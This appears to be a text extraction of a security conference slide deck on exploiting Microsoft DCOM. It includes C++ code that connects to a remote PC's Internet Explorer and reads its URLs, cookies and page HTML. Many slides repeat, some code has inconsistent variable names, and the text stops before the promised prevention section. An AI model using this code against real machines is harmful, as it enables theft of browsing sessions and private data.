

# Exploiting DCOM

Yoshiaki Komoriya

[Soap@securityfriday.com](mailto:Soap@securityfriday.com)

Hidenobu Seki

[Uryty@securityfriday.com](mailto:Uryty@securityfriday.com)

# Agenda

---

- ◆ COM and DCOM technology
- ◆ IE exploit demonstration
- ◆ Exploit code
- ◆ Authentication
- ◆ MS-Word exploit demonstration
- ◆ DCOM exploit prevention

# Agenda

- ◆ COM and DCOM technology
- ◆ IE exploit demonstration
- ◆ Exploit code
- ◆ Authentication
- ◆ MS-Word exploit demonstration
- ◆ DCOM exploit prevention


# Distributed COM

- ◆ Application-level protocol for object-oriented remote procedure call.
- ◆ For constructing applications on distributed computing environment.
- ◆ “DCOM is a seamless evolution of COM” according to Microsoft.


# COM technology

- ◆ Components oriented programming model of Microsoft.
- ◆ Can develop reusable programs by using COM.


# COM model



# Distributed apps by using DCOM



# DCOM model



# DCOM runtime


- ◆ Installed by default
  - Windows XP, 2k, (98, Me)
- ◆ Not installed by default
  - Windows NT

But installed with other apps (ex. IE)

# DCOMCNFG.exe

- ◆ DCOM Configuration Tool
- ◆ View installed DCOM-enable applications list.

# List of DCOM-enabled apps



DCOM-enabled apps

# Windows Built-in DCOM Apps

- ◆ Internet Explorer
- ◆ Windows media player
- ◆ Windows Scripting Host
- ◆ Sound recorder
- ◆ WordPad

and more...

# Other Applications


- ◆ Word
- ◆ Excel
- ◆ Outlook
- ◆ PowerPoint

and more...

# COM components on Windows

- ◆ Windows has many COM components.
- ◆ Registered under  
“\HKEY\_CLASSES\_ROOT\CLSID” on  
the registry.

# COM components in Registry



# Agenda

- ◆ COM and DCOM technology
- ◆ **IE exploit demonstration**
- ◆ Exploit code
- ◆ DCOM authentication
- ◆ MS-Word exploit demonstration
- ◆ DCOM exploit prevention

# IE'en

---

- ◆ Original IE exploit tool
  - Steal IE's data
  - Hijack IE
- ◆ Can download from [www.securityfriday.com](http://www.securityfriday.com)

# IE'en




Local PC




Remote PC

- Browsing URLs
- Browsing contents and more..



- Create new window
- Change browsing page and more...



DCOM

DCOM

network

# Demonstration environment

## ◆ Local PC

- Windows XP

## ◆ Remote PC

- Windows 2k Professional ( Default )

# Agenda

- ◆ COM and DCOM technology
- ◆ IE exploit demonstration
- ◆ **Exploit code**
- ◆ Authentication
- ◆ MS-Word exploit demonstration
- ◆ DCOM exploit prevention

# Exploit code

- ◆ Stealing IE's data
- ◆ Hijacking IE

# Exploit code

- ◆ Stealing IE's data
- ◆ Hijacking IE

# Stealing IE's data

- ◆ Browsing URL lists
- ◆ Incoming data
  - Cookies
  - HTML contents
- ◆ Navigation events
  - Get parameters
  - Post Parameters

# Stealing IE's data

- ◆ Browsing URL lists
- ◆ Incoming data
  - Cookies
  - HTML contents
- ◆ Navigation events
  - Get parameters
  - Post Parameters

# Browsing URL list

1. Activate “ShellWindows” component on remote PC.
2. Get “IDispatch” interfaces from “IShellWindows” interface.
3. Get “IWebBrowser2” interfaces from IDispatch interface.
4. Get browsing URL strings from IWebBrowser2.

# Activate ShellWindows

```
// Initialize COM runtime
```

```
HRESULT hret = CoInitialize(NULL);
```

```
// Create COSERVERINFO structure contain remote PC IP
```

```
COSERVERINFO ServerInfo;
```

```
ServerInfo.dwReserved1 = 0;
```

```
ServerInfo.dwReserved2 = 0;
```

```
ServerInfo.pwszName = L"RemotePC";
```

```
ServerInfo.pAuthInfo = NULL;
```

```
// Get a "IShellWindows" interface from remote PC
```

```
MULTI_QI qi = {&IID_IShellWindows, NULL, 0};
```

```
hret = CoCreateInstanceEx(CLSID_ShellWindows, NULL,  
                          CLSCTX_SERVER, &ServerInfo, 1, &qi);
```

```
IShellWindows *windows = (IShellWindows*)qi.ptf;
```

# Activate ShellWindows

```
// Initialize COM runtime
```

```
HRESULT hret = CoInitialize(NULL);
```

```
// Create COSERVERINFO structure contain remote PC IP
```

```
COSERVERINFO ServerInfo;
```

```
ServerInfo.dwReserved1 = 0;
```

```
ServerInfo.dwReserved2 = 0;
```

```
ServerInfo.pwszName = L"RemotePC";
```

```
ServerInfo.pAuthInfo = NULL;
```

```
// Get a "IShellWindows" interface from remote PC
```

```
MULTI_QI qi = {&IID_IShellWindows, NULL, 0};
```

```
hret = CoCreateInstanceEx(CLSID_ShellWindows, NULL,  
                          CLSCTX_SERVER, &ServerInfo, 1, &qi);
```

```
IShellWindows *windows = (IShellWindows*)qi.ptf;
```

# Activate ShellWindows

```
// Initialize COM runtime
```

```
HRESULT hret = CoInitialize(NULL);
```

```
// Create COSERVERINFO structure contain remote PC IP
```

```
COSERVERINFO ServerInfo;
```

```
ServerInfo.dwReserved1 = 0;
```

```
ServerInfo.dwReserved2 = 0;
```

```
ServerInfo.pwszName = L"RemotePC";
```

```
ServerInfo.pAuthInfo = NULL;
```

```
// Get a "IShellWindows" interface from remote PC
```

```
MULTI_QI qi = {&IID_IShellWindows, NULL, 0};
```

```
hret = CoCreateInstanceEx(CLSID_ShellWindows, NULL,  
                          CLSCTX_SERVER, &ServerInfo, 1, &qi);
```

```
IShellWindows *windows = (IShellWindows*)qi.pItf;
```

# Get IDispatch

```
// Get num of IE window by using IShellWindows
long nCount;
hret = windows->get_Count(&nCount);

for(long i = 0; i < nCount; ++i){

// Get IDispatch interfaces from IShellWindows
IDispatch *disp = NULL;
VARIANT va; VariantInit(&va);
V_VT(&va) = VT_I4; V_I4(&va) = i;
hret = windows->Item(va,&disp);
VariantClear(&va);
```

# Get IDispatch

```
// Get num of IE window by using IShellWindows
long nCount;
hret = windows->get_Count(&nCount);

for(long i = 0; i < nCount; ++i){

// Get IDispatch interfaces from IShellWindows
IDispatch *disp = NULL;
VARIANT va; VariantInit(&va);
V_VT(&va) = VT_I4; V_I4(&va) = i;
hret = windows->Item(va,&disp);
VariantClear(&va);
```

# Get IDispatch

```
// Get num of IE window by using IShellWindows
long nCount;
hret = windows->get_Count(&nCount);

for(long i = 0; i < nCount; ++i){

// Get IDispatch interfaces from IShellWindows
IDispatch *disp = NULL;
VARIANT va; VariantInit(&va);
V_VT(&va) = VT_I4; V_I4(&va) = i;
hret = windows->Item(va,&disp);
VariantClear(&va);
```



# Get browsing URL strings

```
// Get browsing URL string
if(browser != NULL){
    BSTR url;
    hret = browser->get_LocationName(&url);
}
}
```

# Stealing IE's data

- ◆ Browsing URL list
- ◆ Incoming data
  - Cookie
  - HTML Contents
- ◆ Navigation events
  - Get parameters
  - Post Parameters

# Incoming data



## cookie

1. Get “IHTMLDocument2” interface from IWebBrowser2.
2. Call “get\_cookie” method of IHTMLDocument2.



## HTML

1. Get “IHTMLElement” interface from IHTMLDocument2.
2. Call “get\_outerHTML” method of IHTMLElement.

# Get cookie

```
// Get IHTMLDocument2 from IWebBrowser2
IDispatch *htmlDisp = NULL;
hret = browser->get_Document(&htmlDisp);
IHTMLDocument2 *doc = NULL;
if(htmlDisp != NULL){
    hret = htmlDisp->QueryInterface(IID_IHTMLDocument2,
                                   (void**)&doc);
}

// Call get_cookie method of IHTMLDocument2
if(theIHD != NULL){
    BSTR cookie;
    hret = doc->get_cookie(&cookie);
}
```

# Get cookie

```
// Get IHTMLDocument2 from IWebBrowser2
IDispatch *htmlDisp = NULL;
hret = browser->get_Document(&htmlDisp);
IHTMLDocument2 *doc = NULL;
if(htmlDisp != NULL){
    hret = htmlDisp->QueryInterface(IID_IHTMLDocument2,
                                   (void**)&doc);
}

// Call get_cookie method of IHTMLDocument2
if(theIHD != NULL){
    BSTR cookie;
    hret = doc->get_cookie(&cookie);
}
```

# Get cookie

```
// Get IHTMLDocument2 from IWebBrowser2
IDispatch *htmlDisp = NULL;
hret = browser->get_Document(&htmlDisp);
IHTMLDocument2 *doc = NULL;
if(htmlDisp != NULL){
    hret = htmlDisp->QueryInterface(IID_IHTMLDocument2,
                                   (void**)&doc);
}
```

```
// Call get_cookie method of IHTMLDocument2
if(theIHD != NULL){
    BSTR cookie;
    hret = doc->get_cookie(&cookie);
}
```

# Get HTML

```
// Get IHTMLElement from IHTMLDocument2
IHTMLElement *element = NULL;
hret = doc->get_body(&element);

// Call get_outerHTML of IHTMLElement
if(element != NULL){
    BSTR html;
    hret = element->get_outerHTML(&html);
}
```

# Get HTML

```
// Get IHTMLElement from IHTMLDocument2
IHTMLElement *element = NULL;
hret = doc->get_body(&element);
```

```
// Call get_outerHTML of IHTMLElement
if(element != NULL){
    BSTR html;
    hret = element->get_outerHTML(&html);
}
```

# Get HTML


```
// Get IHTMLElement from IHTMLDocument2  
IHTMLElement *element = NULL;  
hret = doc->get_body(&element);
```

```
// Call get_outerHTML of IHTMLElement  
if(element != NULL){  
    BSTR html;  
    hret = element->get_outerHTML(&html);  
}
```

# Stealing IE's data

- ◆ Browsing URL list
- ◆ Incoming data
  - Cookie
  - HTML Contents
- ◆ Navigation events
  - Get parameters
